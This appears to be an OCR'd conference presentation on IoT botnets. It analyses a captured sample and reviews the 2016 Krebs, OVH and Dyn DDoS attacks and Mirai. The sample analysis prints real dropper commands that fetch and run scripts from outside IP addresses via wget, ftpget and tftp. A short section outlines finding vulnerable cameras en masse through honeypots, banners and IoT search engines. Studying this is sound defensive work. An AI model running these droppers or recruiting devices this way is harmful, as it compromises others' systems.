


Sample Analysis

- monitor the process netstat

```
root      1212 S    sh -c cd /tmp&& wget http://104.223.180.39:6521/8888
root     1913m S    ./8888
root     27628 S    ./12345
```

- capture the cmd between **bot client** and **CC server**




- reverse the sample to get more useful information


```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox
wget http://208.73.23.43/one.sh || wget http://208.73.23.43/one.sh || busybo
x ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43 four.sh four.sh
 || busybox tftp -r two.sh -g 208.73.23.43 || tftp -r two.sh -g 208.73.23.43
 || busybox tftp 208.73.23.43 -c get three.sh || tftp 208.73.23.43 -c get th
ree.sh;sh one.sh || sh two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox
/3.5.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Fire
fox/3.5.3 (.NET CLR 3.5.30729)
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 F
irefox/3.5.3 (.NET CLR 3.5.30729)
```

Example – How to get 10k bots in 1 minutes

1. 1. capture the packet from the honeypot，get the IP port and weak password



2. telnet and get the banner




3. search the same type devices on the IoT search Engine


Where ?


Where is the High-risk Security Camera ?

GEO Distribution

Up to the end of September, We made a statistic on the global's high-risk Video Surveillance System, the number has execeed 2500,000.








Fingerprint Distribution


```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 07:02:26 GMT
Server: DNVRS-Webs
ETag: "0-654-62d"
Content-Length: 1581
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Mon, 13 Apr 2015 07:03:33 GMT
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 10:26:26 GMT
Server: App-webs/
ETag: "71b-746-5421285f"
Content-Length: 1862
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Tue, 23 Sep 2014 07:59:27 GMT
```



Part of the high-risk security camera fingerprint distribution

IoT & Botnet



make an introduce about the latest attacks launched by IoT

Analysis of the active botnets base on IoT

Famous DDoS attacks review

IoT-botnet attack against **Krebs**

Independent investigative journalist Brian Krebs public an article on **krebsonsecurity.com about the vDoS services**

After publishing the history about the vDoS, two 18-year-old men was arrested

2016/09/21，Krebs's website came under a DDoS attack that peaked at 620Gbps

Akamai stop to provide service for free

One week later，google project shield provide free ddos protection service for the site

620G


IoT-botnet attack against OVH

1T

Octave Klaba / Oles @olesovhcom · 9月22日

Last days, we got lot of huge DDoS. Here, the list of "bigger that 100Gbps" only. You can see the simultaneous DDoS are close to 1Tbps !

```
log /home/vac/logs/vac.log-last | egrep "pps\|.....
bps" | awk '{print $1,$2,$3,$6}' | sed "s/ /|/g" | cut -f
1,2,3,7,8,10,11 -d '|' | sed "s/.....bps/Gbps/" | sed
"s/.....pps/Mpps/" | cut -f 2,3,4,5,6,7 -d ":" | sort | g
rep "gone" | sed "s/gone|//"
Sep|18|10:49:12|tcp_ack|20Mpps|232Gbps
Sep|18|10:58:32|tcp_ack|15Mpps|173Gbps
Sep|18|11:17:02|tcp_ack|19Mpps|224Gbps
Sep|18|11:44:17|tcp_ack|19Mpps|227Gbps
Sep|18|19:05:47|tcp_ack|66Mpps|735Gbps
Sep|18|20:49:27|tcp_ack|81Mpps|360Gbps
Sep|18|22:43:32|tcp_ack|11Mpps|136Gbps
Sep|18|22:44:17|tcp_ack|38Mpps|442Gbps
Sep|19|10:13:57|tcp_ack|10Mpps|117Gbps
Sep|19|11:53:57|tcp_ack|13Mpps|159Gbps
Sep|19|11:54:42|tcp_ack|52Mpps|607Gbps
Sep|19|22:51:57|tcp_ack|10Mpps|115Gbps
Sep|20|01:40:02|tcp_ack|22Mpps|191Gbps
Sep|20|01:40:47|tcp_ack|93Mpps|799Gbps
Sep|20|01:50:07|tcp_ack|14Mpps|124Gbps
Sep|20|01:50:32|tcp_ack|72Mpps|615Gbps
Sep|20|03:12:12|tcp_ack|49Mpps|419Gbps
Sep|20|11:57:07|tcp_ack|15Mpps|178Gbps
Sep|20|11:58:02|tcp_ack|60Mpps|698Gbps
Sep|20|12:31:12|tcp_ack|17Mpps|201Gbps
Sep|20|12:32:22|tcp_ack|50Mpps|587Gbps
Sep|20|12:47:02|tcp_ack|18Mpps|210Gbps
Sep|20|12:48:17|tcp_ack|49Mpps|572Gbps
Sep|21|05:09:42|tcp_ack|32Mpps|144Gbps
Sep|21|20:21:37|tcp_ack|22Mpps|122Gbps
Sep|22|00:50:57|tcp_ack|16Mpps|191Gbps
You have new mail in /var/mail/root
```



Octave Klaba / Oles
@olesovhcom

正在关注

This botnet with 145607 cameras/dvr (1-30Mbps per IP) is able to send >1.5Tbps DDoS. Type: tcp/ack, tcp/ack+psh, tcp/syn.

查看翻译

转推 620 喜欢 420

上午5:31 - 2016年9月23日

620 420

回复 @olesovhcom

Octave Klaba / Oles @olesovhcom · 9月26日
+6857 new cameras participated in the DDoS last 48H.

65 58


查看其他回复

Octave Klaba / Oles @olesovhcom · 9月28日
+15654 new cctv participated in the DDoS last 48H.

35 37

查看其他回复

IoT-botnet attack against dyn



First

The First DDoS attack began at 7:00 a.m. (EDT) and was resolved by 9:20 a.m.

Second


A second attack was reported at 11:52 a.m. and Internet users began reporting difficulties accessing websites.

Third

A third attack began in the afternoon, after 4:00 p.m.At 6:11 p.m., Dyn reported that they had resolved the issue.

IoT Botnet Analysis

IoT-botnet character



IoT botnet

mirai	• Currently, the famous botnet
luabot	• A very complex trojan which coded in lua
luabot → mirai mirai → other mirais	• seize resource

mirai-botnet

2016.09.01
- Malwaremustdie public an report about mirai

